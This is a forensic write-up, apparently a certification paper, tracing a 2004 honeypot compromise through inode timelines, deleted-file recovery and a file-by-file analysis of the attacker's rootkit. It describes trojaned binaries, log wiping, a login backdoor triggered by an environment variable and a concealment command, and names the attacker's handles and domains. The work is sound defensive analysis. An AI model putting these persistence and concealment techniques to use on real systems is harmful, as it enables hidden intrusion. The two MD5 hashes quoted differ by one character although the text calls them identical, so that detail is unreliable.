117719 m.. -rw-r--r-- 0        0        113      <hda5.dat-dead-113>
117719 m.. -rw-r--r-- 0        0        40       <hda5.dat-dead-40>
117719 m.. -rw------- 0        0        114717   <hda5.dat-dead-114717>
117719 m.. -rw-r--r-- 0        0        121      <hda5.dat-dead-121>
```

Fri Mar 26 2004 07:06:44 - At 07:06:44 the wget program was run. Wget is a command line interface used to download files from web sites. Attackers often use wget to download their rootkits from any number of websites they may have placed it on.

```
Fri Mar 26 2004 07:06:44
3956   .a. -/-rw-r--r-- 0        0        208775   /etc/wgetrc
122268 .a. -/-rwxr-xr-x 0        0        198186   /usr/bin/wget
```

Fri Mar 26 2004 07:06:54 – Ten seconds after wget runs all of the files in the /lib/security/www/curatare directory were accessed as well as the /bin/login program and two deleted files. Since this was the first time we had seen the attacker's files in /lib/security/www/curatare, this implied that this was when they were installed onto the system.

```
Fri Mar 26 2004 07:06:54
15380 .a. -/-rwxr-xr-x 0   0     56   /bin/login
7144  .ac -/-rwxr-xr-x 0   0     91   /lib/security/www/curatare/chattr
84568 ..c -/-rwxr-xr-x 0   0     87   /lib/security/www/curatare/ps
7144  .ac -/-rwxr-xr-x 0   0     92   /lib/security/www/curatare/attrib
1259  .ac -/-rwxr-xr-x 0   0     89   /lib/security/www/curatare/sshd
4096  .a. d/drwxr-xr-x 0   0     86   /lib/security/www/curatare
53910 .ac -/-rwxr-xr-x 0   0     88   /lib/security/www/curatare/pstree
1084  .ac -/-rwxr-xr-x 0   0     90   /lib/security/www/curatare/clean
13193 .a.   -rwxr-xr-x 0   0     76   <hda5.dat-dead-76>
1144  .a.   -rw-r--r-- 0   0     75   <hda5.dat-dead-75>
```

At this point the attacker had probably downloaded another rootkit from a website which contained a number of the files which he would replace the system binaries with and backdoor the machine.

From 07:06:54 until 07:07:27 a number of system files, deleted files and attacker's files were modified, accessed or changed. This was the time the attacker's rootkit installation scripts were running. During this time period the timeline showed the system binaries get replaced by the trojanned copies and the backdoors for the attacker get installed. Additionally, a large number of system programs in the /bin and /sbin directories as well as the system start up scripts were accessed.

It was during this time that we also saw /etc/ftpusers get modified to prevent further anonymous FTP logins and the /dev/mounnt backup of the login program get created. Each of these is highlighted below

```
Fri Mar 26 2004 07:06:58
 308 .a. -/-rw-r--r-- 0    0        224924   /usr/share/terminfo/d/dumb
4096 ..c d/drwxr-sr-x 0    0        49098    /var/ftp/pub
...
Fri Mar 26 2004 07:07:03
2488 m.c -/-rwxr-xr-x 0    0        96       /lib/security/www/status
1083 m.. -/-rw-r--r-- 0    0        129637   /usr/include/sshd_config
…
Fri Mar 26 2004 07:07:06
  164 m.c -/-rw------- 0   0        208855   /etc/ftpusers
18972 ..c -/-rwxr-xr-x 0   0        177460   /dev/mounnt
…
```

Fri Mar 26 2004 07:07:19 – At 07:07:19 the attacker's rogue SSH server, disguised as sendmail started up. We know it was started at this time because this was when the /lib/security/www/sshd.pid file, which contains the process ID for the rogue SSH server, was created.

```
Fri Mar 26 2004 07:07:19
    5 m.c -/-rw-r--r-- 0   0        102      /lib/security/www/sshd.pid
```

Fri Mar 26 2004 07:07:25 – At this time the screen logs showed that a connection to the backdoor SSH program was made from 81.XX.YY.ZZ. This was probably the attacker connecting to the backdoor to verify it was running.

Fri Mar 26 2004 07:07:26 – A number of files related to email were accessed. This was when the attacker sent the email to example@yahoo.comthat was seen in /var/log/maillog.

```
Fri Mar 26 2004 07:07:26
12288 .a. -/-rw-r--r-- 0   0        32801    /etc/mail/mailertable.db
    0 m..   -rw-r--r-- 0   0        110      <hda5.dat-dead-110>
  112 .a. -/-rw-r--r-- 0   0        208669   /etc/mail.rc
```

However, if we look back at the log we see that the maillog reported that the mail was sent at 07:12:26 and not 07:07:26, a difference of five minutes. This could be due to a number of reasons, including the time on the analysis laptop not being in sync with the time on the honeypot.

Fri Mar 26 2004 07:07:28 - The attacker's rogue SSH server finished starting up at this time.

```
Fri Mar 26 2004 07:07:28
661485 .a. -/-rwxr-xr-x 0        0        47       /sbin/sendmail
```

Fri Mar 26 2004 07:07:29 - The attacker's scripts started to delete a number of files, including the /var/ftp/setup program and the l1tere.tgz archive.

At this point the attacker's scripts were going through a clean up phase to attempt to get rid of any files that were not needed. We know the files were being deleted because the access and inode-change times change for a number of deleted files during this time.

```
Fri Mar 26 2004 07:07:29
  2235 .ac -/-rwxr-xr-x 0   0   97418    /var/ftp/setup (deleted)
722550 .ac -/-rw-r--r-- 0   0   97417    /var/ftp/l1tere.tgz (deleted)
 1100 ..c    -rwxr-xr-x 0   0   70       <hda5.dat-dead-70>
24715 ..c    -rwxr-xr-x 0   0   72       <hda5.dat-dead-72>
    0 .ac    -rw-r--r-- 0   0   110      <hda5.dat-dead-110>
```

Fri Mar 26 2004 07:07:32 – A number of log files began to get accessed and changed at this time. The attacker's scripts were starting to clean up any evidence of the attacker in the log files. This continued until 07:07:33.

```
Fri Mar 26 2004 07:07:32
117796 .a. -/-rw-r--r-- 0        0        48       /var/log/secure
     0 .ac -/-rw-r--r-- 0        0        46       /var/log/xferlog
  4191 ..c -/-rw-r--r-- 0        0        35       /var/log/boot.log
 62167 .a. -/-rw-r--r-- 0        0        45       /var/log/messages
  5398 .a. -/-rw-r--r-- 0        0        37       /var/log/maillog
  4407 .ac -/-rw-r--r-- 0        0        44       /var/log/dmesg
```

Fri Mar 26 2004 07:08:05 - At 07:08:05 a number of files were accessed which indicated the attacker had logged on, probably through the rogue sendmail process.

```
Fri Mar 26 2004 07:08:05
  823 .a. -/-rw-r--r-- 0        0        208684   /etc/bashrc
  627 .a. -/-r-------- 0        0        208875   /etc/shadow
 4096 .a. d/drwxr-xr-x 0        0        112396   /etc/profile.d
28908 .a. -/-rw-r--r-- 0        0        112398   /var/log/lastlog
    0 .a. -/-rw-r--r-- 0        0        208621   /etc/motd
 9252 .a. -/-rwxr-xr-x 0        0        198201   /usr/bin/id
  627 .a. -/-rw-r--r-- 0        0        208624   /etc/profile
```

Fri Mar 26 2004 07:08:27 – From this point, the timeline showed the commands the attacker ran that were recorded in the super user's history file. The attacker was attempting to verify that their installation of the rootkit had completed and had started up as expected.

```
Fri Mar 26 2004 07:08:27
 8688 .a. -/-r-xr-xr-x 0   0   198083   /usr/bin/w

Fri Mar 26 2004 07:08:33
84568 .a. -/-rwxr-xr-x 0   0   87       /lib/security/www/curatare/ps

Fri Mar 26 2004 07:08:40
 4060 .a. -/-rwxr-xr-x 0   0   98       /lib/security/www/read
    0 .a. -/-rw-r--r-- 0   0   101      /lib/security/www/tcp.log
```

Fri Mar 26 2004 07:08:40 – The timeline also showed the attacker run the status script located in /lib/security/www. This script verified that all of the rootkit files were in place and running.

```
Fri Mar 26 2004 07:08:40
  3119 .a. -/-rwxr-xr-x 0   0       97   /lib/security/www/firewall
  4096 .a. d/drwxr-xr-x 0   0       94   /lib/security/www
717852 .a. -/-rwxr-xr-x 0   0   192615   /usr/bin/perl
  4060 .a. -/-rwxr-xr-x 0   0       98   /lib/security/www/read
  1182 .a. -/-rw-r--r-- 0   0      100   /lib/security/www/oldrkpid.log
  2488 .a. -/-rwxr-xr-x 0   0       96   /lib/security/www/status
     0 .a. -/-rw-r--r-- 0   0      101   /lib/security/www/tcp.log
  1345 .a. -/-rwxr-xr-x 0   0       95   /lib/security/www/cl
717852 .a. -/-rwxr-xr-x 0   0   192615   /usr/bin/perl5.6.0
     5 .a. -/-rw-r--r-- 0   0      102   /lib/security/www/sshd.pid
```

Fri Mar 26 2004 07:08:41 – After the status script ran the attacker logged off. This is known because this was when the super user's history file and /var/log/secure were last modified.

```
Fri Mar 26 2004 07:08:41
70 m.c -/-rw------- 0        0        128497   /root/.bash_history

Fri Mar 26 2004 07:08:43
117796 m.c -/-rw-r--r-- 0        0        48       /var/log/secure
```

Fri Mar 26 2004 22:25:24 - Nothing else occured until 22:25:24 when our live analysis began. Even though we were very careful to avoid using files on the honeypot system a number of files were accessed. When these files were accessed, the access times in their inodes were updated and appeared in the timeline.

```
Fri Mar 26 2004 22:25:24
 17 .a. -/-rw-r--r-- 0        0        208617   /etc/host.conf
156 .a. -/-rw-r--r-- 0        0        208868   /etc/hosts
  8 .a. l/lrwxrwxrwx 0        0        198388   /dev/cdrom -> /dev/hdb
```

Fri Mar 26 2004 22:53:07 - The timeline continued until 22:53:07, the time the plug was pulled on the honeypot.

Using the timeline created from the inodes on the image we were able to determine when a number of things occurred. This includes when the attacker successfully compromised the machine, when the rootkits were downloaded and installed, when the attacker attempted to hide their files and actions and when the attacker last logged in.

Recovering Deleted Files

The next step was to try to recover some of the files the attacker deleted.

As previously stated, when a file is deleted on a Linux system the inode change time (c-time) is updated, the disk blocks associated with that inode are marked as free and the inode is marked as unused. Most of the other information in the inode is untouched and nothing is done to the content of the disk blocks previously associated with that inode. Therefore, as long as we can get to the inode and disk blocks before they are overwritten we can recover the file.

There are many ways to recover deleted files from a disk image. However, before we could recover any files we needed to find out what files had been deleted! To do that, the **ils** program was used. We previously used **ils** to gather a list of deleted inodes to use for our timeline and we now used it to get a list of inodes to attempt to recover.

Once we got the inodes we wished to recover the **icat** utility would be used to recover the actual file. **Icat** is another tool from The Sleuth Kit that looks through a disk image for a specific inode and displays the contents of the disk blocks associated with that inode. By redirecting the output from **icat** into another file we can successfully recover that file.

There is one caveat to file recovery in that not all files can be successfully recovered. Even if the inode is recoverable there is no guarantee that the disk blocks associated with that inode are not free anymore. Those disk blocks may have gotten re-used by another file and would not contain the data from the file attempting to be recovered.

The following script, originally created by Thomas Roessler for a Honeynet Project scan of the month, ran **ils** on our image and automatically recovered any files that had been deleted. These files were be placed into a new directory so we could look at them further.

```
[root@laptop]# /usr/local/sleuthkit/bin/ils -rf linux-ext2 hda5.dat | \
> awk -F '|' '($2=="f") { print $1}' | \
> while read i; \
> do /usr/local/sleuthkit/bin/icat -f linux-ext2 hda5.dat $i \
> > deleted/$i; \
```

```
> done
```

During execution of the script a number of errors appeared, shown below. These errors were from inodes that could not be fully recovered.

```
/usr/local/sleuthkit/bin/icat: Invalid address in indirect list (too
large): 840987233
/usr/local/sleuthkit/bin/icat: Invalid address in indirect list (too
large): 544366925
/usr/local/sleuthkit/bin/icat: Invalid address in indirect list (too
large): 1701736307
/usr/local/sleuthkit/bin/icat: Invalid address in indirect list (too
large): 1062517739
```

The script above had recovered deleted files but we also wanted to recover any programs that had been removed but were still open. In Linux, when a program is running when it is deleted the inode and disk blocks are not marked as unused until the program stops executing. **Ils** does not find these files by default and needs the **–o** option to find them. The above script was run again with the **–o** option for **ils** to recover these files.

When the scripts finished running we had a number of files that had been recovered – 84 files in all.

```
[root@laptop]# ls -l deleted/
total 2048
-rw-r--r--    1 root     root            0 Apr 16 15:19 105
-rw-r--r--    1 root     root            0 Apr 16 15:19 106
-rw-r--r--    1 root     root            0 Apr 16 15:19 107
-rw-r--r--    1 root     root         4253 Apr 16 15:19 108
-rw-r--r--    1 root     root         7195 Apr 16 15:19 109
-rw-r--r--    1 root     root            0 Apr 16 15:19 110
-rw-r--r--    1 root     root         3471 Apr 16 15:19 111
-rw-r--r--    1 root     root        62096 Apr 16 15:19 112
```

A number of these files had zero bytes in them so they obviously could not be analyzed. Excluding those left 65 files to examine. A number of other files had only a few bytes of data in them and were composed of all zeroes. These were excluded and that left 52 files to examine.

Over fifty recovered files are a lot to examine. In order to make it easier, the **file** command was run on all of the recovered files to find any that were interesting. The first one that popped out was inode 94717 which **file** described as a gzip compressed file.

The next step was to see the recovered files names still existed in the file system. This was done with **ffind**, another utility from The Sleuth Kit. **Ffind** will search a given image for a specific inode's filename and display it if found.

```
[root@laptop]# /usr/local/sleuthkit/bin/ffind -d -f linux-ext2 hda5.dat
97417
```

```
* /var/ftp/l1tere.tgz
```

Bingo! This archive was the deleted one seen in the timeline at 07:07:29 on March 26. The recovered inode file was renamed to its correct name and uncompressed with the **gunzip** command. The resulting file was a GNU tar archive - the UNIX equivalent to a zip archive in Windows. The **tar** command was run on the archive with the **tvf** options to see what the contents of the archive were.

```
[root@laptop]# tar tvf l1tere.tar
drwxr-xr-x root/root         0 2004-02-18 13:06:09 .nr/
-rwxr-xr-x root/root      5348 2003-03-22 16:31:56 .nr/createdir
-rwxr-xr-x root/root      3119 2002-09-27 16:26:45 .nr/firewall
-rwxr-xr-x root/root      2488 2002-09-10 17:22:40 .nr/status
-rwxr-xr-x root/root       574 2002-09-22 10:51:54 .nr/clean
-rwxr-xr-x root/root       382 2004-02-18 13:07:52 .nr/mailme
-rwxr-xr-x root/root       864 2002-09-22 10:39:18 .nr/patch
-rwxr-xr-x root/root      4485 2002-09-09 15:14:01 .nr/remove
-rwxr-xr-x root/root      3672 2002-09-09 16:04:54 .nr/replace
-rwxr-xr-x root/root      1921 2002-09-09 15:26:38 .nr/startfile
…
-rwxr-xr-x root/root     26444 2002-09-09 15:49:44 .nr/encrypt
…
-rwxr-xr-x root/root      2235 2004-02-18 13:08:30 setup
```

The archive contained a large number of files including the deleted encrypt and setup programs we originally saw running on the honeypot. Additionally, all of the files except setup would be extracted to a hidden directory named ".nr", the same directory the encrypt program was seen running in during the live analysis.

Furthermore, the archive contained all of the files located in /lib/security/www and many programs with the same names as the system programs that were trojanned by the attacker. It looked like we had found the rootkit the attacker used.

NOTE: A complete list of files found in this archive is contained within Appendix B.

Before we examined the contents of the rootkit we wanted to try to figure out what the rest of the deleted files were and if they were important. There were a couple ways to approach this. The first was to find out if any of the other files had their filenames still in the image using **ffind**.

To do this quickly the following script was used. It took the list of recovered files in the current directory and passed their names to **ffind** to see if their file names were in the disk image.

```
for file in `ls `; do
   echo $file; \
   /usr/local/sleuthkit/bin/ffind -f linux-ext2 ../hda5.dat $file
```

```
> done
```

Running this scripts found names for the inodes detailed below. To discover what each file really contained, each inode had the **file** command run on them. Additionally, the **istat** command was run on the inode for that file to get the deletion date. If possible, **strings** was run on the file to try to get an idea of what the file contained.

Inode	Filename	Deletion Date	File output	Contents
114922	/etc/rc.d/rc1.d/K73ypbind	3/26/04 07:07:24	ASCII Text	Part of the boot.log file. Nothing unusual was found within it.
177101	/var/spool/mqueue/dfi2R301P07364	3/26/04 22:00:01	ASCII text	Part of email concerning time sync. Nothing unusual was found.
177589	/var/spool/mqueue/tfi2R301P07364	3/26/04 22:00:01	ASCII text	Header of the email concerning time sync.
97418	/var/ftp/setup	3/26/04 07:07:29	Bourne Shell Script	Set up script from the rootkit

Most of the files found this way were not related to our compromise. The first file contained a fragment of the boot.log file. Nothing unusual was in it so the disk block for that inode must have been used by the boot.log file. The second and third files were from a normal email on the system.

The last file, /var/ftp/setup, was the setup script from the rootkit. We'll hold off on examining it for right now and wait until the entire rootkit is examined. However, how do we know that this file was the same file from the rootkit? If an MD5 hash of this file was taken and compared to an MD5 hash of the file from the rootkit they would match if they were the same file.

```
[root@laptop]# md5sum l1tere/setup
9dff0304cfa548b84593bef98f0d11900  l1tere/setup
[root@laptop]# md5sum deleted/found/var_ftp_setup_97418
9dff0304cfa548b84593bef98f0d1190  deleted/found/var_ftp_setup_97418
```

After opening up the rootkit archive an MD5 hash was taken of the setup file and compared to an MD5 hash of the file we recovered. They both matched so they must be the same file!

This led us into another of discovering what the rest of the recovered files are. If we took MD5 hashes of all the rootkit files and compared them to the MD5 hashes of the files we recovered we should be able to tell if any of them were the same files.

To take MD5 hashes of all of the files from the rootkit at one time a tool called **md5deep** was used. **Md5deep** will traverse a directory structure, get an MD5 hash for every file it finds and display them all. If we run this against the rootkit files we could quickly get the MD5 hashes for all of them.

```
[root@laptop root]# md5deep -r l1tere/ > l1tere.md5
```

After we had the MD5 hashes for all of the rootkit files, the following script was used to get the MD5 hash for every recovered file still unidentified and compare it to the list of rootkit MD5 hashes.

```
for file in `ls`
> do
>   MD5SUM=`md5sum $file`
>   echo $file; grep $MD5SUM /root/l1tere.md5
> done
```

Doing this found a number of deleted files that were found in the rootkit. These files were moved to a different directory as they would be examined when the rootkit was examined.

The rest of the files left were examined individually using **istat**, **file** and **strings** to determine what they were. The following table shows those results.

Inode	File Output	Deletion Date	Contents
108	Data	3/26/04 07:07:29	Garbage data. Nothing discernable.
109	Data	3/26/04 07:07:29	Garbage data. Nothing discernable.
111	Data	3/26/04 07:07:29	Garbage data. Nothing discernable.
112	ASCII text	3/26/04 07:07:29	Part of messages log. No new information.
113	Data	3/26/04 07:07:29	Part of messages log. No new information.
117	ASCII text	3/26/04 07:07:30	Part of messages log. No new information.
118	ASCII text	3/26/04 07:07:30	Part of messages log. No new information.
119	ASCII text	3/26/04 07:07:29	Part of messages log. No new information.
120	Data	3/26/04 07:07:30	Part of messages log. No new information.
121	Data	3/26/04 07:07:30	Part of messages log. Contains missing entries. See description after table.
114716	ASCII text	3/26/04 07:07:28	Contained the trimmed down messages.log file seen from analysis on the honeypot.
114717	ASCII text	3/26/04 07:07:28	Part of messages log. No new information.
114718	ASCII text	3/26/04 07:07:28	Part of mail.log log. No new information.
114941	ASCII text	3/26/04 07:07:28	Part of messages log. No new information.
114942	ASCII text	3/26/04 07:07:28	Part of messages log. No new information.
161525	ASCII text	3/25/04 22:04:56	Root's crontab file. Not relevant.
177591	Data	3/26/04 07:00:01	Garbage data. Nothing discernable.
192722	ELF Binary	3/26/04 07:07:08	Linux binary. See description below.
192724	ELF Binary	3/26/04 07:07:08	Original du program.
192728	ELF Binary	3/26/04 07:07:08	Original ls program.
198080	ELF Binary	3/26/04 07:07:08	Original top program.
198086	ELF binary	3/26/04 07:07:08	Original pidof program.
198087	ELF binary	3/26/04 07:07:08	Original pstree program.
198163	ELF binary	3/26/04 07:07:08	Original md5sum program.
208881	Data	3/25/04 22:01:30	Empty file.
83066	Data	3/26/04 04:02:37	List of file names. No discernable purpose.
33	ASCII text	3/26/04 07:07:33	Part of mail log. No new information.
34	Data	3/26/04 07:07:33	Part of fixer.c source code. See below.

39	ASCII text	3/26/04 07:07:33	Part of messages log. No new information.
40	Data	3/26/04 07:07:33	Part of messages log. No new information.
66	ELF binary	3/26/04 07:07:29	Not a program. Garbage data.
67	Data	3/26/04 07:07:29	Garbage data. Nothing discernable.
68	ASCII text	3/26/04 07:07:29	Part of messages log. No new information.
69	Data	3/26/04 07:07:29	Part of messages log. No new information.
70	ASCII text	3/26/04 07:07:29	Part of messages log. No new information.
71	ASCII text	3/26/04 07:07:29	Part of messages log. No new information.
72	Data	3/26/04 07:07:29	Part of messages log. No new information.
73	ASCII text	3/26/04 07:07:29	Part of messages log. No new information.

Most of the inodes recovered contained meaningless data or parts of log files we had already seen. However, a few of the recovered files gave us new information.

Inode 121 – This inode contained part of the messages log, but unlike the other inodes recovered it contained entries in the log the attacker had deleted out. The most interesting entry was the following:

```
Mar 26 06:20:12 personel xinetd[850]: START: ftp pid=5742
from=211.23.141.110
```

This line shows an FTP login from the attacker at 06:20:12. The logs we were able to see on the honeypot never showed this entry, only the FTP logoff. This corresponded to our timeline entry at 06:20:12 which showed FTP related files being accessed.

Inode 192722 – This inode was a Linux program. After examining the **strings** output of this it was determined that this was a piece of the original **ls** program. This was deleted around the time the rootkit was being installed and the MD5 hash of the recovered file did not match the MD5 hash of the trojanned version of **ls**.

A number of other inodes were examined the same way and determined to be some of the original programs the rootkit had removed and replaced. These inodes were 192724, 192728, 198080, 198086, 198087, and 198163.

Rootkit Analysis

The attacker's deleted rootkit had been recovered so analysis of it could begin. Each file in the rootkit was looked at individually to try and determine what it's purpose was. At no point were any of the scripts or programs run as there was no way to be 100% sure of what they did without a full analysis, which would be too time consuming at this point.

To examine each file in the rootkit the **file** command was first run to determine what type of file it was. If the file was a text file then the contents were examined to determine what it did. If the file was a binary program or composed

of data then the **strings** command was used to determine what it did. Again, at no point were any programs executed on the analysis system.

Most of the files in the rootkit were extracted to a hidden directory called .nr. From the live analysis, we could see that the attacker extracted everything into the /var/ftp directory so most of the files would have been in /var/ftp/.nr. The only file not in the .nr directory was the setup program. This was analyzed first.

setup - The setup program was a shell script that the attacker would run to install and start the files within the rootkit. The program first entered the .nr directory and ran a number of the programs from the rootkit in the following order. Each description of the program run was taken from the setup program itself.

1. createdir - Creates a local directory on the local machine to move programs into.
2. firewall – Set up some firewall rules. This was commented out so would not be run.
3. remove – Check for any other rootkits and remove them.
4. replace – Replace existing programs on the compromised computer.
5. socklist – Do the same thing as replace (probably to different files).
6. startfile – Start sniffer and SSH backdoor.
7. patch – Patch OpenSSH version 1.2.26-31. This was probably done to prevent any other attackers from getting in through a hole in the system. This was commented out as well.
8. mailme – Email the attacker with information on the computer. This was the file we previously recovered.
9. clean – Erase any traces of the attacker.
10. status – Display the status of the rootkit installation.

The setup script would then launch the /sbin/sendmail SSH backdoor it had installed. Finally, it would delete all of the files in the .nr directory as well as itself and the archive it came from.

This script gave the attacker one program to run in order to install the rootkit, remove any evidence from the logs and delete everything that was downloaded.

.nr/.c – This was a list of network subnets and ports and was identical to the /usr/include/hosts.h file on the honeypot. The purpose of this file was to list out the networks and ports the trojanned system utilities would not show information on.

.nr/chattr – This was the Linux chattr command used to change file attributes on files in ext2 file systems. The file found here was not the same as the one on the honeypot in the curatare directory as their MD5 hashes did not match. As far as analysis could tell, this was not a trojanned copy of the file either.

.nr/cl – This was the same cl program found in /lib/security/www on the honeypot. Analysis of this file is in the media analysis section of this paper.

.nr/clean – This was a script that ran the cl program with a number of different networks to clean. Most interesting is that it tries to clean files that have "n-a-r-c-i-s.com" in them. This is a fairly unusual domain and could be related to the attacker.

.nr/createdir – This was a script that created the /lib/security/www directory and then copied the curatare directory from the .nr directory to /lib/security/www. It would then copy a number of files from .nr to /lib/security/www. Next, the script wrote the process IDs of a number of running programs into /lib/security/oldrkpid.log. The script finally changed the attributes on a number of files using the chattr command to prevent those files from being removed.

.nr/.d – This was the same as the proc.h file found on the honeypot.

.nr/dir, du, ifconfig, killall, login, ls, lsof, md5sum, netstat, ps, pstree, top, vdir – These were all Linux binaries that were the same as the trojanned copies found on the honeypot. Therefore, these were the programs the rootkit replaced the programs on compromised machines with.

.nr/filewall – This was the same file as found in /lib/security/www and previously analyzed.

.nr/lg – This was a script which copied the compromised system's login program to /dev/mounnt and copied the trojanned program over. According to the script, if the TERM environment variable was set to "rosu" when logging in, super user access was given. This was one of the backdoors the attacker could use to get into the system.

.nr/libproc.so.2.0.6 – This was a shared library file that, according to the strings output, was "procps version 2.0.6". Some of the rootkit's files may have needed this in order to run.

.nr/mailme – This was the script we previously recovered that emailed information on the compromised machine to example@yahoo.com.

.nr/.p - This was the same as the file.h file found on the honeypot.

.nr/patch – This was a shell script that patched "this box from the SSHD 1.2.26-31 vulnerability" and changed some attributes on some SSH-related files. The most important thing about this script though was it contained the following lines:

```
# by NaRciS & EnForCeR (- narcis@n-a-r-c-i-s.com & enforcer@e-n-f-o-r-
c-e-r.com -)
# NeRviSoR Is Learning
```

These usernames and email address would help locate the identity of our attacker.

.nr/read – This was the same file found in /lib/security/www on the honeypot and previously analyzed.

.nr/remove – This was a script that checked for a number of files and directories, supposedly from other rootkits, and removed them if found. The purpose of this script was to remove access for anyone who may have already compromised this machine so the attacker could keep it under his control longer.

.nr/replace – This script took the MD5 hashes of all of the programs it would replace and placed them into a file called .tkmd5. It then ran the following command to encrypt the file:

```
./encrypt -e .tkmd5 /dev/srd0
```

This was the same command we saw in the cmdline file for the encrypt process running on the honeypot. The purpose of saving the MD5 hashes was to allow the trojanned version of md5sum to show what the correct MD5 hashes of certain files were supposed to be in order to trick the user into believing those files had not changed.

The rest of the script moved the rest of the trojanned files over to the compromised system as well as a number of other files such as the proc.h, file.h and hosts.h files and the SSH backdoor.

.nr/setup – This was an empty file.

.nr/startfile – This script added the init script execution to a number of files to ensure that it starts up on bootup. The init script was previously analyzed.

.nr/status – This was the same as the status program found in /lib/security/www.

.nr/write – This was the same as the write program found in /lib/security/www.

.nr/curatare/ – This directory was the same directory found in /lib/security/www/curatare and already analyzed.

.nr/sendmail/ - This directory contained the rogue SSH server that was copied to /sbin on the compromised server as well as a number of the files the backdoor needed to run.

.nr/socklist/socklist – This was a script which would install a number of files if specific files exist on the compromised server.

.nr/socklist/utils/.siz.c – This was the C source code file which would adjust the file size of one program to be the same as another. According to its header, it

was written by The Shadow Penguin Security at http://shadowpenguin.backsection.net and by UNYUN@unewn4th.usa.net.

.nr/socklist/utils/siz – This was the compiled version of .siz.c.

.nr/socklist/utils/Xf/chattr – This was another version of the chattr program.

.nr/socklist/utils/Xf/fix.c – This was the complete version of the fixer.c C source code file which would attempt to make one file appear to be another in both size and checksum values.

.nr/socklist/utils/Xf/fix – The compiled version of fix.c.

.nr/socklist/utils/Xf/move – This was a script which would run the siz program on a number of system files.

.nr/socklist/utils/Xf/socklistx.c – This was a C source code file that was only entitled "Trojan X". This appeared to be a trojanned version of the ps program which lists system processes currently running. The trojanned version would not print out specific processes if they were present.

.nr/socklist/utils/Xf/socklistx – This was the compiled program of socklistx.c.

.nr/socklist/utils/Xf/stringsx.c – This was a C source code file for a trojanned version of strings that would not show any specific strings if they were found with the strings command.

.nr/socklist/utils/Xf/stringsx – This was the compiled program of stringsx.c.

.nr/encrypt – This was a Linux binary and the encrypt program we saw running during live analysis which had encrypted /dev/srd0.

Running **strings** on the program pulled out a number of interested items:

```
SOLcrypt 1.0 by sensei
tornkit version !
usage:
%s -e input-file output-file (encrypt file)
%s -d input-file output-file (decrypt file)
```

It would appear that the actual name for the program was SOLcrypt, was written by someone named sensei and our version was a version from tornkit, another Linux rootkit. The strings output also found the usage for the program.

A quick search on Google did not pull up any information on SOLcrypt except for a GCFA paper by Jacob Cunningham who described a rootkit which included the encrypt program. The rootkit described in Cunningham's paper was strikingly similar to the rootkit found here. Considering how attackers share tools

it would not surprise me if the rootkit found here was a mixture of any number of other rootkits.

According to the usage options for encrypt it could be used to encrypt and decrypt a file. We could use it to decrypt /dev/srd0 to see the contents; however that would mean we would have to run the program on our analysis laptop. Since we did not know for sure what the program did and we already knew what the contents of /dev/srd0 was – the MD5 hashes of system binaries used by the trojanned md5sum program – there was no need to run it and take the chance it could do something malicious to the analysis laptop.

Strings Search

During the timeline and file recovery portion of the analysis we were able to recover many files. However, there could still be more that were deleted that we were not able to recover. Additionally, many programs leave traces of themselves on disk or in memory which could aid us in finding out anything else the attacker did or who they are. In order to find this information a string search was performed.

A string search is a search of the media we are examining to find readable words and phrases. In our analysis a search was done on the disk blocks in the image that were no longer allocated to files. We searched this portion of the disk because we had already searched the allocated disk blocks, the files in the image, pretty well. The unallocated portion of the image may have contained fragments of files that provided more information we were looking for.

To get the unallocated disk blocks from the image the **dls** command was run. **Dls**, also from The Sleuth Kit, scans an image and lists the contents of the data blocks. By default **dls** will only show the contents of the unallocated data blocks, which is what we wanted. **Dls** was given the **–f linux-ext2** option to tell it what type of file system it was working on. The output from **dls** was redirected to another file.

```
[root@laptop]# /usr/local/sleuthkit/bin/dls -f linux-ext2 hda5.dat >
hda5.dls
[root@laptop]# ls -l hda5.dls
-rw-r--r--    1 root     root     2167406592 Apr 18 21:11 hda5.dls
```

The resulting file from **dls** was very large and most of it was unreadable data. To quickly find any useful information in it the **strings** and **fgrep** commands were used. Throughout the analysis a “dirty word” list had been created and now it would be used. By running **strings** on the output from **dls** to get any readable phrases and running that through the **fgrep** command, we were quickly able to find any phrases that contained anything on our list.

The complete dirty word list in located in Appendix A.

To do this, **strings** was given the **–a** option to look for readable words and phrases throughout the entire image. **Fgrep** was given the **–f list.txt** option to search for all the phrases in our "dirty word" list, which was located in list.txt. It was also given **–i** as an option to ignore the case of the items on the list, or to look for both lower and upper case equivalents.

```
[root@laptop]# strings -a hda5.dls | fgrep -f list.txt -i >
hda5_dls.txt
```

After the commands had finished the output was examined. Unfortunately, the only things that were found were some of the scripts and logs we had recovered during the file recover portion of the analysis. No new information was found.

So far we had only checked the unused disk blocks of our compromised machine. We could still check the swap space we had recovered.

On computers the amount of memory, or RAM, that is available for use is finite and typically small compared to the amount of disk space available. Therefore, when a computer needs to load something in memory and there isn't enough room it will temporarily write another portion of memory to disk. When it needs that portion again it will retrieve it. The disk space the computer writes the memory to is called swap space.

Computers write to swap space all the time and leave traces of programs in the swap space. By running strings on the swap space we may be able to find more information on our attackers or what had occured.

When examining the swap space we wanted to see all of the readable strings so the **fgrep** command was not used. The **strings** command with the **–a** option was the only command that will be run against the swap space. The swap space from our honeypot was stored into the hda6.dat file.

```
[root@laptop]# strings -a hda6.dat > hda6.txt
```

The output from the **strings** command on the swap space was examined and the only readable strings found were from boot messages. No other information was found.

Even though the string search through the drive found no new information, the previous analysis steps had already given us enough information to decide what had happened and by who.

Tracking down the Attacker

We had finished most of the analysis on the attack but only had a few clues as to who the attacker was. The only things we had found were the IP addressed of the attacker, the email address example@yahoo.com and some

usernames and Internet domains. Using this data we began to track down who the attacker was.

The IP address of the attacker, 211.42.XX.YY, was looked up first. A WHOIS lookup on the internet, or a search to see who owned that IP address, discovered the address was owned by Namseoul University in Korea. No hostname for that IP address existed and no information on http://www.dshield.org/ existed. Dshield is an Internet watch-site that keeps information on known attackers.

A search of www.google.com and groups.google.com was performed on 211.42.XX.YY in the hopes that more information would pop up somewhere and lead to more information. Unfortunately, nothing was found and it looked like searching on the IP address of the attacker was a dead end.

The other IP address used by the attacker, 81.XX.YY.ZZ, was used to verify that the SSH backdoor was running. A WHOIS lookup on this address shows that it is owned by Romania Data Systems (RDS) Net, a Romanian ISP. The IP address resolves to host name xxx.rdsnet.ro. Unfortunanetly no more information could be found through searches in Google or Dshield.

Next, a search of the domain names found, n-a-r-c-i-s.com and e-n-f-o-r-c-e-r.com were performed. A WHOIS lookup was done on each and they were found to be registered to the following places:

n-a-r-c-i-s.com	e-n-f-o-r-c-e-r.com
